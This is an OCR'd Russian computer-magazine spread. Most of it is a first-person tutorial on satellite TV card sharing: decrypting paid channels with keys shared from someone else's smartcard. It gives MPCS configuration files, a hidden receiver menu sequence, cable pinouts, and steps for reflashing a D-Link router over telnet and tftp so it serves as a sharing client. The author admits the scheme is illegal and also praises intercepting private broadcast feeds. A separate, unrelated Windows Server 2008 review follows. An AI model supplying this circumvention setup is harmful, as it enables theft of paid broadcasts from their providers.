Начал я тут баловаться спутниковым кардшарингом. Зарегистрировался на шаринг сервере, настроил плагин к софту и получил добрую сотню каналов. Поначалу было прикольно, потом наскучило. И нарисовалась еще одна проблема — родственники. Вот уж кто конкретно подсел на спутник, так это мама и бабушка. Стали ходить вокруг моего компьютера и плотоядно на него поглядывать. Дабы оградить цифровое святилище от назойливых любителей телевидения без рекламы, пришлось отвязывать зомбоящик от компьютера.

☒ Спутниковый кардшаринг — что это?

В «][акере» уже была статья про шаринг, поэтому я не буду подробно все расписывать, а лишь напомню принцип. Суть в том, что сигнал со спутника поступает кодированный, а вместе с ним идет закодированный ключ для дешифровки. Смарткарта, вставляемая в ресивер, осуществляет декодирование ключа и декодированным ключом уже происходит расшифровка видеопотока. Ключ меняется каждые десять секунд, поэтому подделать смарткарту чертовски сложно, но можно расшарить ее через интернет или локальную сеть и заставить декодировать ключи с чужих потоков. Таким образом, одна легально купленная карта может обслуживать до сотни клиентов. Разумеется, это незаконно, но шаринг провайдеры неплохо шифруются, а со стороны поставщика спутникового телевидения воровство очень сложно отследить.

☒ Закупка девайсов

Итак, что же нужно, чтобы спутник можно было смотреть на телевизоре? Ответ: ресивер. С одним лишь отличием — он должен поддерживать шаринг. Поэтому всякие магазины бытовой техники я отбросил сразу и подорвался в сторону радиобарахолки. Выбор тут велик: от простеньких OpenBox до легендарного Dream Box, который был бы лучшим вариантом для шаринга. Этот могучий аппарат, построенный на процессоре Power PC, имеет на борту Linux и может служить чем угодно, хоть спутниковым роутером, хоть шаринг сервером. На Dream Box реально поднять и аппаратный шаринг клиент, благо в него можно воткнуть витую пару без каких-либо заморочек. Всем он хорош, кроме одного — цены. Выкладывать почти десять тысяч рублей за примочку к телевизору я был морально не готов. Поэтому, побродив по рынку, откопал на одном из лотков OpenBox 300й серии. Стоил он недорого, порядка трех тысяч рублей. Поначалу мне пытались впарить легальный OpenBox, не имевший на заднице RS232 разъема, но, порыскав еще немного, я нашел правильный аппарат с COM-портом. Там же я купил две COM розетки и несколько метров пятижильного телефонного провода.

☒ Собираем систему

Как собирать? Для начала нужно подключить коаксиальный кабель от антенны к ресиверу. Делать это нужно при отключенном напряжении, иначе есть риск спалить либо ресивер, либо приемник в антенне.
Следующий шаг — изготовление кабеля для передачи ключей от компа к ресиверу. Паяется он по схеме нуль модема от Rx в Tx. Схема кабеля показана на рисунке. Первый вывод одного разъема я соединил с первым выводом второго разъема. Второй вывод соединил с третьим. Третий вывод — с вторым выводом другого разъема. Ну и соединил проводом контакты номер пять. В итоге, получилось:

```
1 — 1
2 — 3
3 — 2
5 — 5
```

Плотнее уложил провод в корпус и закрутил разъем на место. Воткнул разъем в свободный COM-порт на компе, а другой конец подключил к разъему ресивера. Подключал все при отключенном оборудовании, так как при отсутствии электрической развязки между ресивером и компом при выдергивании провода на горячем подключении реально спалить порт на ресивере. На этом электрическая часть закончилась. Осталось настроить соответствующий софт.

☒ MPCS — оружие кардшарера!

Одной из самых популярных и, наверное, лучших программ для шаринга является MPCS. Она представляет собой консольную тулзу,





распространяется в исходниках и существует как под винду, так и под линух. Я скачал эту чумовую программу где-то на форуме, посвященном кардшарингу, и заботливо выложил на диск (поищи там).
Настройка заключается в элементарном добавлении нужных параметров в конфигурационные файлы. Обычно достаточно настроить порт и сервер.
Так, я залез в файл *mpcs.conf*:

```
[global]
Nice          = -1
#LogFile       = log
#LogFile       = /dev/tty
ClientTimeout  = 5
LogFile        = stdout

[serial]
Device           = tuner@/dev/ttyS0?delay=1&timeout=300
```

Строка «*Device = tuner@/dev/ttyS0?delay=1&timeout=300*» означает, что ресивер у меня сидит на порту COM1 — ясно из параметра «*ttyS0*». Для COM2 это будет «*Device = tuner@/dev/ttyS1?delay=1&timeout=300*» и т.д. Остальные параметры определяют задержку порта и скорость обмена. Их я оставил по дефолту, но вообще, если что-либо не заработает, ими можно побаловаться.
Следующим конфигом стал *mpcs.server*. В нем происходит настройка на конкретный шаринг сервер.

```
[reader]
Label        = newcamd
Protocol      = newcamd
Key         = 0102030405060708091011121314
Device        = kardsharing-super-server.ru,10000
Account       = Genocide_login,my_k001_password
Fallback      = 0
Group        = 1
ReconnectTimeout = 20
```

В разделе Label просто указывается метка коннекта, можно вбить туда несколько шаринг серверов.
Пункт Protocol указывает, по какому шаринг протоколу будет общение с сервером. Стандартом тут стал newcamd, но бывают и другие протоколы, например, camd35 для cs357x-сервера. Тип протокола сообщает шаринговый сервер при подключении. Здесь сервер, конечно же, вымышленный.
Параметр Key я оставил как есть. Стандартно там «*0102030405060708091011121314*».
Device — это непосредственно сервер, к которому происходит подключение; через запятую я вписал название сервера (можно просто его IP) и номер порта. Эти данные мне сообщил шаринг сервер при подписке.
Account — ну, тут все ясно: мой логин и пароль, естественно, липовый :).
С остальными параметрами я не развлекался. По дефолту обычно все работает нормально.

Настройка ресивера

Я неспроста купил ресивер OpenBox. Это агрегат с секретом! Если нажать на пульте по очереди кнопки «*menu*» — «*1*» — «*1*» — «*1*» — «*7*», то появится скрытое меню «Редактор ключей». В нем есть пункт «Шаринг». В разделе «*No. CA SYS*» я выставил «*0500*», а в разделе «*Index Provider*» — «*02 07 10*». Эти параметры мне сообщил провайдер; по умолчанию были выставлены такие же, но, видимо, встречаются различия.
Выставив все значения, я запустил MPCS и стал разглядывать логи. После стандартной инфы пошел лог работы:

```
2008/04/06 20:06:50  1420 s  >> STREAMBOARD << mp-
cardserver started
2008/04/06 20:06:50  1420 s  newcamd: disabled
2008/04/06 20:06:50  1420 s  radegast: disabled
2008/04/06 20:06:50  1420 s  logger started (pid=1564)
2008/04/06 20:06:50  1420 s  resolver started
(pid=1580, delay=30 sec)
2008/04/06 20:06:50  1420 s  proxy started (pid=1600,
server=******.*****
2008/04/06 20:06:50  1420 s  anti cascading: disabled
2008/04/06 20:06:50  1420 s  serial: initialized
(pid=1616, auto@/dev/ttyS0
2008/04/06 20:06:50  1600 p02 proxy ******.*****:10000
newcamd525
2008/04/06 20:08:09  1616 c01 detected dsr9500-extended
type receiver
2008/04/06 20:08:09  1616 c01 plain dsr9500-client
127.0.0.1 granted
2008/04/06 20:08:10  1600 p02 server ******.*****:10000
caid: 0500
2008/04/06 20:08:17  1616 c01 tuner (0500&020710/5015/4
A:97FA): found (774 ms)
2008/04/06 20:08:27  1616 c01 tuner (0500&020710/5015/4
A:97FB): found (895 ms)
2008/04/06 20:08:37  1616 c01 tuner (0500&020710/5015/4
A:97FA): found (936 ms)
2008/04/06 20:08:47  1616 c01 tuner (0500&020710/5015/4
A:97FB): found (828 ms)
2008/04/06 20:08:57  1616 c01 tuner (0500&020710/5015/4
A:97FA): found (699 ms)
```

Обрати внимание на задержку до получения ключа. Если она превысит пять секунд, изображение может начать срываться и дергаться. Задержки зависят от шаринг провайдера, а точнее — от прохождения пакетов до его сервера. Если скорость стабильно низкая, то лучше поискать другого провайдера, благо их сейчас стало, как грязи.

Долой компьютер!

Вскоре надоело и это. Не хотелось постоянно держать комп работающим — я часто уезжаю и предпочитаю его выключать. Задумался о способах отвязки от компьютера. Пошарив по инету и специализированным форумам, я наткнулся на девайс под названием LanCom Box. Это мост, связывающий COM-порт ресивера с шаринг сервером через Ethernet. Однако штука оказалась весьма дорогой и меня жаба задавила ее покупать (тем более, по

BusyBox

Что это за зверь? Да это что-то вроде микролинуха, точнее набор UNIX-утилит командной строки, запихнутый в один файл для экономии места. Преимущества комплекта перед обычным линухом заключаются в предельно малом занимаемом объеме и низких системных требованиях. Основное применение BusyBox — встраиваемые системы и разного рода умные устройства, например роутеры. BusyBox — модульная система. В процессе компиляции можно включать или исключать ее компоненты, точно настраивая под нужды системы.

Модемный прикол

Если в DLINK-500T в LAN-разъем воткнуть витуху, в которой есть инет, а на ADSL-вход забить вообще, то MPCS также будет работать! Используя фичу, можно сделать шаринг клиент на любом LAN-соединении. В том же роутере можно настроить VPN-соединение и использовать его для подключения к провайдерам, поставляющим интернет через домашние локальные сети.



OpenBox-300. Рабочая лошадка для спутникового шаринга

Соединительный кабель для связи ресивера и компа



DreamBox — пожалуй, самый рулезный ресивер из всех существующих

Тайное меню ресивера OpenBox

слухам, она может работать не везде — какие-то проблемы с VPN). Вскоре обнаружилось еще одно удачное решение — перешитый ADSL-модем. Вообще, большинство ADSL модемов, работающих в режиме роутера (модем подключается к компьютеру посредством витой пары через сетевую карту), представляют собой довольно мощные компьютеры под управлением Linux-подобной операционной системы. Я начал копать в эту сторону. Оказывается, в ADSL-роутер DLINK-500T можно залить измененную прошивку, основанную на uLinux и установить MPCS. Правда, есть одно маленькое «но» — у DLINK-500T изначально нет RS232.

ПОТРОШИМ РОУТЕР

Пошерстив по форумам, я узнал, что перепрошивке под кардшаринг поддаются почти все роутеры серии Dlink-500T (кроме тех, у которых память фирмы Intel).

Вскрываю крышку, внимательно оглядываю плату роутера... Мне повезло — память Samsung. Хотя нет порта RS232. Нет порта? Ну и черт с ним! Сейчас приделаю! Что это за торчащие штырьки возле ряда светодиодов? Зовутся «JP2». Беглое протыкание осциллографом показало, что это самый обычный трехвольтовый UART, превращаемый в RS232 посредством широко известной микросхемы конвертера MAX3232. По-быстрому в Sprint Layout развел печатную плату для конвертера. В принципе, она настолько простая, что ее можно сделать и навесным монтажом, припаяв детали друг к другу. Все, что мне потребовалось, — штекер RS232, микросхема MAX3232 да четыре конденсатора на один микрофарад. Конденсаторы можно припаять напрямую на ножки микросхемы, благо они маленькие, а Rx и Tx пропустить через входы и выходы MAX3232, как показано на схеме, и припаять к штырькам. Если держать плату светодиодами вверх, разъемами вниз и деталями к себе, то распиновка штырьков слева направо такая:

```
1 Rx
2 -
3 Vcc
4 GND
5 Tx
```

Я же, поскольку в совершенстве владею лазерно-утюжным методом изготовления печатных плат, предпочел выполнить все печатным монтажом. Получилось компактно и красиво. Утаивать разводку я не намерен, а посему она выложена на диск. Также переходник можно купить на радиобарахолке

mpcs.conf

```
[global]
Nice = -20
LogFile = /dev/null
ClientTimeout = 5

[monitor]
Port = 988
NoCrypt = 192.168.0.0-192.168.255.255
AULow = 120
MonLevel = 4

[newcamd]
Key = 0102030405060708091011121314
Port = 50000@0500:020710

[cs378x]
Port = 50002

[camd35]
Port = 50001

#[serial]
#Device = tuner@/dev/ttyS0?delay=1&timeout=300
```


Распайка нуль-модемного кабеля


Печатная плата адаптера COM-порта. Можно просто начертить маркером на плате и вытравить или заюзать монтажку

или в радиомагазине. Зовется он «TTL-RS232 адаптер». Внутри — тот же самый MAX232 только в отдельном корпусе. Такая штука иногда идет в комплекте с некоторыми кассовыми аппаратами.

ВПРАВЛЯЕМ РОУТЕРУ МОЗГИ

Поскольку изначальная прошивка роутера никуда не годится, будем ее менять! Нам нужна прошивка от Mcmcc. Я скачал ее с сайта http://mcmcc.bat.ru (но тебе достаточно просто открыть диск).

Перешиваем роутер. Для этого я зашел в меню роутера, набрав в адресной строке браузера его IP-адрес. Ввел пароль администратора (по дефолту **Login** «Admin», **password** «Admin»). Продрался через меню к странице обновления прошивки — **Tools → Update Gateway**. Указал путь к распакованному файлу прошивки и нажал кнопку «Update Gateway». После чего перезагрузил модем, опять зашел в меню и в разделе «Status Information» убедился в том, что прошивка встала на место.

Дальше потребовалось переразметить память и высвободить место для MPCS. Для этого я зашел в роутер черезе Telnet, набрав в командной строке «telnet 192.168.1.1». Роутер приветствовал меня и предложил залогиниться. Логинился я, естественно, как root с паролем Admin. Ответом мне было приветствие BussyBox:

```
BusyBox on router login: root
Password:
*********************************************
```

```
*     ADSL LAN ROUTER D-Link DSL-500T (McMCC)
*********************************************
BusyBox v0.61.pre (2007.01.15-21:12+0000)
Built-in shell (ash)
Enter 'help' for a list of built-in commands.
#
```

Затем я набрал в командной строке «*cat /proc/ticfg/env*», и модем отрыгнул в консоль много всего, в том числе и таблицу разметки памяти:

```
mtd0   0x90083000,0x903f0000
mtd1   0x90010090,0x90083000
mtd2   0x90000000,0x90010000
mtd3   0x903f0000,0x90400000
mtd4   0x90010000,0x903f0000
```

Ввел в консоли:


```
echo "mtd5 0x901F0000,0x90200000" > /proc/
ticfg/env
echo "mtd4 0x90020000,0x901F0000" > /proc/
ticfg/env
echo "mtd0 0x90097000,0x901F0000" > /proc/
ticfg/env
```

Потом перезагрузил роутер (команда «*reboot*») и проверил (команда «*cat /proc/ticfg/env*»), произошло ли перераспределение памяти.



links

- satcode.biz — тут находится масса инфы по спутниковому кардшарингу, тарелкам и оборудованию. А также родной форум по MPCS.
- viaccessforfree.info — еще один толковый форум по спутниковому телевидению и картам доступа к ним.
- southern-bear.pisem.net/sattv/doc — архив спецификаций и документаций по теме.



dvd

На диске лежат MPCS с конфигами, прошивки для роутера, а также схемы и печатные платы переходника.

mpcs.user

```
[account]
User = tuner
Pwd = tuner
Group = 1

[account]
User = monitor
Pwd = monitor
Group = 1
```

mpcs.server

```
[reader]
Label = newcamd
Protocol = newcamd
Key = 0102030405060708091011121314
Device = *******,*****  //тут нужно ввести свой шаринг-сервер и порт
Account = *******,***** //А тут вводится логин и пароль к шаринговому серверу.
CAID = 0500
IDENT = 0500:020710
Fallback = 0
Group = 1
ReconnectTimeout = 20
```






Схема адаптера COM-порта



Печатная плата адаптера COM-порта. Можно просто начертить маркером на плате и вытравить или заюзать монтажку



Небольшая переделка стандартного ADSL-роутера Dlink500T. Добавляем к нему COM-порт

Скачал себе небольшой карманный FTP-сервер *tFTPd32.exe*. Создал в корне диска «*C:*» каталог «*C:\LAN*» и сложил туда все барахло, а конкретно — настроенный MPCS и файлы FTP-сервера. В каталоге оказалось следующее файло:

```
mpcs.mem
mpcs.guess
mpcs.ac
mpcs.srvid
mpcs.conf
mpcs.server
mpcs.user
mtd5.tar
tftpd32.exe
```

Рабочий MPCS конфиг для заливки в роутер приведен на врезке. После чего я запустил *tftpd32.exe* и опять полез через telnet в роутер. Забил следующую последовательность команд:

```
cd /var/tmp
tftp -g -l mtd5.tar 192.168.1.2
tar -xf mtd5.tar
cd mycfg
tftp -g -l mpcs.conf 192.168.1.2
tftp -g -l mpcs.server 192.168.1.2
tftp -g -l mpcs.user 192.168.1.2
cd ..
tar -cpf m.tar mycfg
gzip m.tar
cfgsave m.tar.gz
reboot
```

Это вызвало заливку конфигов MPCS в роутер с моего компа (192.168.0.2). Далее я воткнул провод, соединяющий RS232-роутер с RS232 портом ресивера. В разъем Line воткнул ADSL, а LAN подключил к компу по его типовой схеме. Как только модем подключился к ADSL линии, включил телевизор и попробовал посмотреть зашифрованный канал. Работает!

А ЕСЛИ БЫ У МЕНЯ НЕ БЫЛО ИНЕТА?

Выход есть! Если в дом не подведена локальная сеть или отсутствует возможность подключить ADSL (я сам живу далеко за Уралом, проблема инета стоит остро), то спасет GPRS. Расход трафика при просмотре спутникового телевидения просто мизерный. Суди сам, раз в десять секунд ресивер запрашивает через шаринг сервер очередной ключ. Сам ключ занимает считанные байты — плюс заголовок протокола newcamd с логином и паролем. Короче, и килобайта не наберется. А для аппаратного решения проблемы можно купить специально прошитый сотовый телефон да найти Java программку, обрабатывающую ключи. Но это не самый удачный метод, его можно посоветовать лишь для экстремального шаринга вдали от цивилизации.

ОТВЕТСТВЕННОСТЬ

Спалить клиента кардшаринг сервера очень трудно, но иногда их ловят и сажают. Так что если юзаешь кардшаринг, то стоить задуматься о том, что однажды сапоги могут постучаться и в твой дом. Не исключено, что легальная подписка на услуги спутникового телевидения и спокойствие (как бонус) в итоге обойдутся дешевле? Да и нет там ничего интересного, на этих каналах. Фильмы проще и удобней смотреть на DVD, порнухи навалом в интернете, а всякие образовательные каналы, вроде Дискавери, намертво убиты американизированной подачей материала, рассчитанной на даунов. Постоянное повторение одних и тех же фактов в стиле телепузиков доканает кого угодно. Однако забрасывать спутниковые технологии я бы тоже не рекомендовал. Тема очень интересная, в ней можно разбираться пол жизни. Плюс непередаваемый кайф от перехвата инфы, не предназначенной для широкого просмотра. Я даже не вспоминаю про фишинг, это пошло. Куда веселей, например, перехватить техническую трансляцию какого-нибудь футбольного матча, которую телевизионщики гонят со спутника на землю по служебным каналам.

НА ТВ ЧЕРЕЗ ПОСТЕЛЬ

2Х2 ПРИГЛАШАЕТ НА КАСТИНГ

ПОДРОБНОСТИ НА 2X2TV.RU








СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ grinder@ua.fm /




Кодовое имя «Longhorn»

WINDOWS SERVER 2008: ОБЗОР НОВОВВЕДЕНИЙ


Появление нового продукта от Microsoft всегда вызывало ажиотаж. И релиз серверной ОС Windows Server 2008 «Longhorn» — не исключение. Еще задолго до официального выхода «длиннорога» в обзорах и пресс-релизах обещали много свежих фич. Посмотрим, что мы получили на деле.

ГОРЯЧИЕ НОВОСТИ

Разработка новой версии серверной ОС велась несколько лет (Beta 1 была представлена еще в 2005 году), параллельно с Win2k3, которую она и призвана заменить. Версия построена на том же ядре, что и Vista SP1, имеет схожие архитектуру и функции. Кстати, некоторые возможности по безопасности, управлению и администрированию, заложенные в Vista (групповые политики, управление учетными записями, работа с NAP), будут полностью доступны



Доступно несколько вариантов установки





Менеджер первичных задач

только при наличии контроллера домена на новом сервере.
По сравнению с Win2k3 изменений очень много. Начнем с того, что ядро (*ntoskrnl.exe*) заточено под многопроцессорные системы. Диспетчер памяти также претерпел усовершенствования, повысившие производительность. Отмечается ускорение работы с файлами большого объема за счет того, что новая система избавилась от ограничения в 64 Кб на объем операций ввода-вывода, доставшегося в наследство еще от первой NT. При упреждающем чтении диспетчером кэша считывается вдвое больший объем данных. Изменен алгоритм работы с файлом подкачки.
В Vista и 2k8 появилась новая версия протокола SMB 2.0 — теперь символические ссылки обрабатываются правильно, а пакетная обработка данных позволяет передавать больший объем информации. Произведен полный редизайн сетевого стека.
Утилита DCPROMO переработана и стала на порядок проще в использовании. При установке можно выбрать контроллер домена, с которого будет произведена репликация, не нагружая основной контроллер. На порядок удобнее и понятнее выглядит процедура перевода контроллера в другой домен или лес. Нельзя не отметить, что на последнем этапе настройки появилась кнопка «Export Setting». Нажатие на нее позволит сохранить все установки в файл ответов, который можно использовать на других компьютерах. Плюс ко всему, теперь параметры DCPROMO можно ввести прямо в командной строке. Но это косметика. Главная новинка — появление контроллеров доменов только для чтения (Read-Only Domain Controller — RODC). Этот тип DC предназначен, в первую очередь, для использования в филиалах, где крайне сложно обеспечить физическую безопасность контроллера домена. RODC содержит незаписываемую и доступную только для чтения копию базы данных Active Directory со всеми объектами и атрибутами.
Не менее интересно появление новой службы сетевой политики и доступа (Network Policy and Access Service), пришедшей на смену IAS (Internet Authentication Server). Надо сказать, она гораздо функциональнее, чем RADIUS сервер. Одним из основных компонентов является Защита доступа к Сети (Network Access Protection — NAP). Ее применение позволяет гарантировать, что узел, подключающийся к Сети, удовлетворяет требованиям безопасности и установленным политикам.
Агент NAP, работающий на клиентском компьютере, передает маркеры System Health Validators (SHV), содержащие информацию о соблюдении установленных требований серверу сетевых политик (NPS). Последний не входит в установку по умолчанию, поэтому его необходимо предварительно развернуть. Требования к подключаемому компьютеру прописываются в политиках запроса соединения (Connection Request Policies).
Сервер может получить один из нескольких маркеров в зависимости от события: работает ли антивирус и антишпионское ПО, обновлены ли базы, установлены ли последние заплатки, включен ли межсетевой экран. На основании этого компьютер получает полный или ограниченный доступ в Сеть.
Единственный недостаток системы в том, что агента NAP для *nix и версий Windows до XP в природе не существует. А значит, компьютеры с такими операционками выйти в интернет не смогут. В сетях со смешанным составом систем использование NPS будет затруднительно, а то и невозможно.
Полностью переработан IIS 7.0, который имеет модульную архитектуру. По умолчанию в его состав входит 40 модулей, которые разбиты на 8 категорий (администратор самостоятельно включает только то, что действительно необходимо). К сожалению, FTP-сервер изменения не затронули.

УСТАНОВКА WIN2K8

Как и прежде, доступно несколько редакций сервера, ориентированных на определенное окружение или задачу. К редакциям Standard, Enterprise, Datacenter и Web (для 32х и 64х битных систем) добавилась редакция для серверов на платформе Itanium — Windows Server 2008 for Itanium-Based Systems. Сообщается, что это будет последняя версия ОС, имеющая 32х битный вариант. Отдельно идут редакции, не включающие средство виртуализации — гипервизор Hyper-V. Их можно узнать по префиксу without Hyper-V, и цена на такие системы будет ниже.
Лицензируется «длиннорог» аналогично предыдущей версии, а виртуальная среда требует отдельного лицензирования. Работы по Hyper-V еще не закончены, пока доступна только тестовая версия. Финальную обещают в августе.
Минимальными требованиями являются: процессор 1 ГГц (x86) или 1.4 ГГц (x64), ОЗУ 512 Мб и 10 Гб свободного места на жестком диске. Как обычно, рекомендуемые можно смело умножать на два.
Дистрибутив для тестирования свободно скачивается с сайта корпорации. По дефолту он будет полностью работоспособен в течение 60 дней, но прочитав на сайте Майкрософт статью под номером 948472, ты узнаешь, как продлить оценочный период до 240 дней. Этого вполне достаточно, чтобы полностью и вполне законно изучить новинку.
Проверить количество дней, оставшихся до окончания текущего 60-тидневного периода, можно, введя команду «*slmgr.vbs -dli*».
Разработчики крайне упростили процесс установки, удалив некоторые шаги и сделав его быстрым и максимально понятным. Если нет кода активации, мастер установки предложит автоматически активировать Windows.
Стоит отметить наличие удобного интерфейса, при помощи которого


Настройки в Network Connections


Настройки межсетевого экрана

можно подготовить жесткий диск к установке. В версии 2k3 администратор мог лишь выбрать и отформатировать раздел. Теперь есть возможность разделить диск на несколько разделов, просто выбрав New и введя требуемый размер. При нажатии Format выбранный раздел отформатируется без лишних запросов о типе файловой системы.
И еще одна новинка — администратор может выбрать два варианта установки (правда, не во всех редакциях): Full или Core Installation.
Во втором случае устанавливаются лишь необходимые компоненты с ограниченным защищенным набором ролей, а графический интерфейс полностью отсутствует. Такая система априори имеет большую защищенность. Все управление будет осуществляться только при помощи командной строки. К сожалению, переключиться затем на стандартный интерфейс нельзя, сервер придется переустановить.
Во время создания пароля администратора обрати внимание на небольшую ссылку «`Create a password reset disk`». Нажатие на нее вызовет мастера, при помощи которого создается дискета (именно дискета!) восстановления пароля.
По сравнению с Win2k3 рабочий стол системы не изменился. Если есть желание, можно доустановить элементы интерфейса и сделать его идентичным Aero из Vista.

